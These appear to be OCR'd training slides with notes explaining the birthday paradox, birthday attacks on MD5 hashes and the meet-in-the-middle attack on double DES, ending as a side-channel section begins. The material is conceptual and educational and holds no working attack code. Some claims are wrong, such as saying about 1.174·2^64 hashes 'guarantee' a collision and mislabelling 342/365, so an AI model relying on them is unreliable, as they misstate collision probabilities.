
Birthday Attack

A birthday attack refers to a class of brute-force attacks against cryptographic hashes that renders brute-forcing easier to performs. This attack depends on the birthday paradox, which is the probability of two or more people in a group of 23 sharing the same birthday is greater than 0.5.

Birthday Paradox

For example, how many people are needed to have a high likelihood that two will share the same birthday (i.e., same day and month, not year). There are 365 days a year, and therefore, you might think that at least half or 182 people share the same birthday, when it is actually only 23!

The basic idea is as follows: How many people would you need to have in a room to have a strong likelihood that two amongst them would have the same birthday (same day and month, but not year). Obviously, if you put 367 people in a room, at least two of them must have their birthdays on the same day and month since there are only 365 days in a year, and an additional day in the case of a leap year. The paradox is not the number of people you need to guarantee a match, but the number of people you need to have a strong probability. Even with 23 people in a room, there is a 50% chance that two them will have their birthdays on the same day and month.



Birthday Paradox: Probability

1 The probability that the first person does not share a birthday with any previous person is **100 percent** because there are no previous people in the set. This can be written as **365/365**

2 The second person has only one preceding person, and the **probability that the second person** has a **birthday** different from the first is **364/365**

3 The third person might share a birthday with one of the two preceding people, so the probability for the third person is **363/365**

4 Because these events are all independent, we can compute the probability as follows:
365/365 * 364/365 * 363/365 * 362/365 … * 342/365
(342/365 is the probability of the 23rd person sharing a birthday with a preceding person)

5 When we convert these to decimal values (truncate to 3 decimal places) yields:
1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * … 0.936 = 0.49, or **49 percent**


6 This **49 percent is the probability** that **23 people** will not have any **birthdays** in common; thus, there is a **51 percent** (better than even odds) chance that **2** of the **23** will have a **birthday** in common

Birthday Paradox: Probability

The probability that the first person does not share a birthday with any previous person is 100% because there are no previous people in the set. This can be written as 365/365. The second person has only one preceding person, and the odds that the second person has a birthday different from the first are 364/365. The third person might share a birthday with two preceding people, so the odds of sharing a birthday with either of the two preceding people are 363/365. Because each of these are independent, we can compute the probability as follows: 365/365 * 364/365 * 363/365 * 362/365 … * 342/365 (342 is the probability of the 23rd person who shares a birthday with a preceding person). When we convert these to decimal values, it yields (truncating at the third decimal point) 1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * … 0.936 = 0.49 or 49%. This is the probability that 23 people will not have any birthdays in common; thus, there is a 51% (better than even odds) chance that two of the 23 will have a birthday in common.

The idea behind the birthday attack is to attempt to find a collision for a given hash. Now, assume that the hash is MD5 with a 128-bit output. You would have to try 2^128 possible hashes to guarantee a collision, which is a very large number. In decimal notation, it is 3.4028236692093846346337460743177e+38

Now, from the birthday paradox, we need 1.174√2^128 or 21656477542535013597.184 hashes to guarantee a collision. Furthermore, this is still a very large number but many orders of magnitude smaller than the abovementioned value.



Meet-in-the-Middle Attack on Digital Signature Schemes

- The attack works by **encrypting from one end** and **decrypting from the other end**, thus meeting in the middle
- It can be used for **forging messages** that use multiple encryption schemes

"John" → Encrypted with 1st key1 → Intermediate Ciphertext 1 ← Decrypted with 1st key2 ← "AvBr"

"John" → Encrypted with 2nd key1 → Intermediate Ciphertext 2 ← Decrypted with 2nd key2 ← "AvBr"

"John" → Encrypted with 2^{56}th key1 → Intermediate Ciphertext 2^{56} ← Decrypted with 2^{56}th key2 ← "AvBr"

Plaintext


Ciphertext

Meet-in-the-Middle Attack on Digital Signature Schemes

A meet-in-the-middle attack is the best attack method for cryptographic algorithms using multiple keys for encryption. This attack reduces the number of brute-force permutations required to decode text encrypted by more than one key. A meet-in-the-middle attack uses space-time trade-off; it is also a type of birthday attack because it exploits the mathematics behind the birthday paradox, and the attack consumes less time than an exhaustive attack. It is called a meet-in-the-middle attack because it works by encrypting from one end and decrypting from the other end, thereby meeting "in the middle."

In the meet-in-the-middle attack, the attacker uses a known plaintext message. The attacker has access to both the plaintext as well as the respective encrypted text. This attack is performed by attackers for forging messages that use multiple encryption schemes.

Consider an example where the plaintext is "**John**," and the resulting double-DES-encrypted message is "**AvBr.**" To recover both the keys (i.e., key1 and key2) used for encryption, the attacker performs a brute-force attack on key1 using all the **2^{56} different single DES** possible keys to encrypt the plaintext of "John" and saves each key and the resulting intermediate ciphertext in a table. The attacker brute-forces key2 and decrypts "AvBr" up to **2^{56} times**. The attack is successful when the second brute-force attack gives the same result as the intermediate ciphertext present in the ciphertext table after the first brute-force attack. Once the attacker finds a match, he/she can determine both keys and complete the attack. At most, this attack takes 2^{56} or a maximum of **2^{57} total operations**. This enables the attacker to gain access to the data easily compared with double DES.



"John"
Encrypted with 1st key1
Intermediate Ciphertext 1
Decrypted with 1st key2
"AvBr"
"John"
Encrypted with 2nd key1
Intermediate Ciphertext 2
Decrypted with 2nd key2
"AvBr"
"John"
Encrypted with 2^56th key1
Intermediate Ciphertext 2^56
Decrypted with 2^56th key2
"AvBr"
Plaintext
Ciphertext

Side-Channel Attack

- A side-channel attack is a **physical attack** performed on a cryptographic device/cryptosystem to gain sensitive information
- Cryptography is generally part of the hardware or software that runs on physical devices, such as semi-conductors (including resistors, transistors, etc.)
